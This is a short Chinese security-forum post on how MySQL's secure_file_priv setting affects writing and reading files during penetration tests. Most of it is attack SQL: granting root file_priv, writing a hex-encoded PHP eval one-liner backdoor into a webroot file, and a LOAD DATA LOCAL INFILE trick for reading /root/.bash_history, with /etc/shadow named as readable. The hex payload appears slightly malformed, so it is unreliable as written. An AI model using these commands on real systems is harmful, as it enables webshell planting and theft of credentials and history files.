MYSQL新特性secure_file_priv对读写文件的影响


pt007 / 2018-04-19 12:02:35 / 浏览数 3593 安全技术 技术讨论 顶(0) 踩(0)

在渗透测试的时候，我们使用into outfile快速写入一句话后门时经常会出现写入不了的情况：

```
update mysql.user set file_priv='Y' where user='root';
flush privileges;
select concat("'",0x3C3F706870204065766616C28245F504F53545B2778275D293B3F3E) into outfile '../webroot/xxxxxx.php';
update mysql.user set file_priv='N' where user='root';
flush privileges;
```

不能写入文件原因，可能是MYSQL新特性secure_file_priv对读写文件的影响：

```
//查看配置项：
SHOW VARIABLES LIKE "secure_file_priv"
```




```
//如果查到了secure_file_priv的值，再执行下列命令就可以写入文件了：
select 123 into outfile '/var/lib/mysql-files/test1.txt '

//限制mysqld 不允许导入 | 导出:
mysqld --secure_file_prive=null

//限制mysqld 的导入 | 导出 只能发生在/tmp/目录下:
mysqld --secure_file_priv=/tmp/

//不对mysqld 的导入 | 导出做限制:
cat /etc/my.cnf
[mysqld]
secure_file_priv=

//如果没有权限，mysql还有个低权限读文件漏洞，/etc/shadow /root/.bash_history都可以读出来，下面语句测试成功 for MYSQL 5.5.53:
drop table mysql.m1
CREATE TABLE mysql.m1 (code TEXT );
LOAD DATA LOCAL INFILE '/root/.bash_history' INTO TABLE mysql.m1 fields terminated by ''
select * from mysql.m1
```


上一篇：weblogic反序列化漏洞CVE... 下一篇：Jolokia RCE&XSS漏洞详解

1. 1 条回复


simeon 2018-04-19 20:50:20

牛逼了。收藏哈。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板